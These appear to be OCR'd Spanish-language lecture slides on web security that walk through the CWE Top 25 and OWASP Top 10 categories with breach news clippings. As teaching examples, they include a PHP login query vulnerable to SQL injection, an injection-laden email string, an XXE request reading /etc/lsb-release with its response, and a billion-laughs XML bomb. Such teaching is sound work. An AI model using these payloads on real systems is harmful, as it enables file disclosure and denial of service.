[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere
[17]	65.5	CWE-732	Incorrect Permission Assignment for Critical Resource
[18]	64.6	CWE-676	Use of Potentially Dangerous Function
[19]	64.1	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
[20]	62.4	CWE-131	Incorrect Calculation of Buffer Size
[21]	61.5	CWE-307	Improper Restriction of Excessive Authentication Attempts
[22]	61.1	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')
[23]	61.0	CWE-134	Uncontrolled Format String
[24]	60.3	CWE-190	Integer Overflow or Wraparound
[25]	59.9	CWE-759	Use of a One-Way Hash without a Salt

ID	Name
M1	Establish and maintain control over all of your inputs.
M2	Establish and maintain control over all of your outputs.
M3	Lock down your environment.
M4	Assume that external components can be subverted, and your code can be read by anyone.
M5	Use industry-accepted security features instead of inventing your own.
GP1	*(general)* Use libraries and frameworks that make it easier to avoid introducing weaknesses.
GP2	*(general)* Integrate security into the entire software development lifecycle.
GP3	*(general)* Use a broad mix of methods to comprehensively find and prevent weaknesses.
GP4	*(general)* Allow locked-down clients to interact with your software.

A1: Inyección

A1 :2017 — **Injection** — 7

App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
Almost any source of data can be an injection vector, environment variables, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter.		Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries. Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover. The business impact depends on the needs of the application and data.	

A1: Inyección

Is the Application Vulnerable?

An application is vulnerable to attack when:

- User-supplied data is not validated, filtered, or sanitized by the application.
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated, such that the SQL or command contains both structure and hostile data in dynamic queries, commands, or stored procedures.

Some of the more common injections are SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP, and Expression Language (EL) or Object Graph Navigation Library (OGNL) injection. The concept is identical among all interpreters. Source code review is the best method of detecting if applications are vulnerable to injections, closely followed by thorough automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs. Organizations can include static source (SAST) and dynamic application test (DAST) tools into the CI/CD pipeline to identify newly introduced injection flaws prior to production deployment.

How to Prevent

Preventing injection requires keeping data separate from commands and queries.

- The preferred option is to use a safe API, which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use Object Relational Mapping Tools (ORMs).
  Note: Even when parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data, or executes hostile data with EXECUTE IMMEDIATE or exec().
- Use positive or "whitelist" server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.
  Note: SQL structure such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

SQL injection

```
$query = "SELECT * FROM users WHERE \
  username='"..$_POST['username']."' \
  AND password='".$_POST['password']."'";
```




Image from XKCD

https://xkcd.com/327/

SQL injection

`'--@example.com`

Validation report for: '--@example.com

Syntax validation

The address is syntactically valid.

Address (without comments and folding white spaces)	'--@example.com
Local part	'--
Domain part	example.com
ASCII domain part	*The domain part is not internationalized, no conversion to ASCII is necessary.*

A2: Pérdida de autenticación y gestión de sesiones

- HTTP es stateless
- La gestión de sesiones es un hack
- Diferentes ataques:
  - Session hijacking
  - Session fixation
  - Insufficient timeout

A2: Pérdida de autenticación y gestión de sesiones

Dropbox Security Bug Made Passwords Optional For Four Hours

Posted Jun 20, 2011 by Jason Kincaid (@jasonkincaid)

Next Story

This morning a post on Pastebin outlined a serious security issue that was spotted at Dropbox: for a brief period of time, the service allowed users to log into accounts using any password. In other words, you could log into someone's account simply by typing in their email address. Given that many people entrust Dropbox with important data (one of the service's selling points is its security), that's a really big deal.

We've now confirmed with Dropbox that the service did have this issue yesterday — Dropbox says that it began after a code push at 1:54 PM PDT and was fixed at 5:46 PM PDT (they had the fix live five minutes after they discovered it). So, in total, the bug was live for around four hours.

A3: Revelación de datos sensibles

- Cifrar todo
- HTTPS everywhere. SMTP, FTP…
- No olvidar el tráfico interno…
- …y los backups
- Validar los certificados
- Reautenticar peticiones sensibles
- Doble factor de autenticación

A3: Revelación de datos sensibles

CSO FROM IDG

Home > Network Security

NEWS

Adobe confirms stolen passwords were encrypted, not hashed

System hit was not protected by traditional best practices, used 3DES instead

By Steve Ragan and Staff Writer

Senior Staff Writer, CSO | NOV 4, 2013 7:00 AM PT

A4: Entidad externa XML (XXE)

- Ataque contra la aplicación que analiza sintácticamente datos de entrada en formato XML
- Puede provocar DoS, acceso a ficheros locales o remotos e incluso RCE
- Aunque XML ha sido sustituido en muchas APIs por JSON, aún hay muchas aplicaciones y servicios que lo usan
- Mantener al día las librerías de proceso XML, SOAP

Request

```
POST http://example.com/xml HTTP/
1.1

<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar "World">
]>
<foo>
  Hello &bar;
</foo>
```

Response

```
HTTP/1.0 200 OK

Hello World
```

Request

```
POST http://example.com/xml HTTP/
1.1

<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM
  "file:///etc/lsb-release">
]>
<foo>
  &bar;
</foo>
```

Response

```
HTTP/1.0 200 OK

DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04
LTS"
```

A4: Entidad externa XML (XXE)


- Billion laughs attack
- Una vez procesado el documento, contiene 10^9 lol's y consume 3 GB de memoria

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

A5: Control de acceso roto

- Zonas de la aplicación desprotegidas
- Información accesible a usuarios no autenticados
- Acciones permitidas a usuarios que no deberían tenerlas
- Escalada de privilegios horizontal


A5: Control de acceso roto



A6: Configuración de seguridad incorrecta

- Hardening del servidor
  - Vulnerabilidades no parchadas
  - Cuentas por defecto
  - Páginas abandonadas
  - Ficheros y directorios sin protección
  - Configuraciones por defecto
- En la era del *devops*, ¿quién es el *sysadmin*?

